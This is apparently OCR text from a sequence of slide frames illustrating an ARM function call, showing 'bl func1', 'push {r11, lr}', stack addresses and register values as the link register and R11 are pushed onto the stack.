

func1
push {r11, lr}
Set params r0,r1
bl func1
0x00008390
0x00008394
0x00008560
0x00008564
STACK
0x000000F8
0x00000100
0x00008394
REGISTERS
R0
R1
R11
LR
0x01
0x02
0x00000000
0x00008394
push LR on Stack

Functions



func1
push {r11, lr}
Set params r0,r1
bl func1
0x00008390
0x00008394
0x00008560
0x00008564
STACK
0x000000F8
0x00000100
0x00008394
REGISTERS
R0
R1
R11
LR
0x01
0x02
0x00000000
0x00008394
push LR on Stack

Functions



func1
push {r11, lr}
Set params r0,r1
0x00008390
bl func1
0x00008394
0x00008560
0x00008564
STACK
0x000000F8
0x00000100
0x00008394
REGISTERS
R0
R1
R11
LR
0x01
0x02
0x00000000
0x00008394
push R11 on Stack


func1
push {r11, lr}
Set params r0,r1
0x00008390
bl func1
0x00008394
0x00008560
0x00008564
STACK
0x000000F8
0x00000000
0x00000100
0x00008394
REGISTERS
R0
R1
R11
LR
0x01
0x02
0x00000000
0x00008394
push R11 on Stack

Functions



func1
push {r11, lr}
Set params r0,r1
0x00008390
bl func1
0x00008394
0x00008560
0x00008564
STACK
0x000000F8
0x00000000
0x00000100
0x00008394
REGISTERS
R0
R1
R11
LR
0x01
0x02
0x00000000
0x00008394
push R11 on Stack

Functions



func1
push {r11, lr}
Set params r0,r1
bl func1
0x00008390
0x00008394
0x00008560
0x00008564
STACK
0x000000F8
0x00000000
0x00000100
0x00008394
REGISTERS
R0
R1
R11
LR
0x01
0x02
0x00000000
0x00008394

Functions



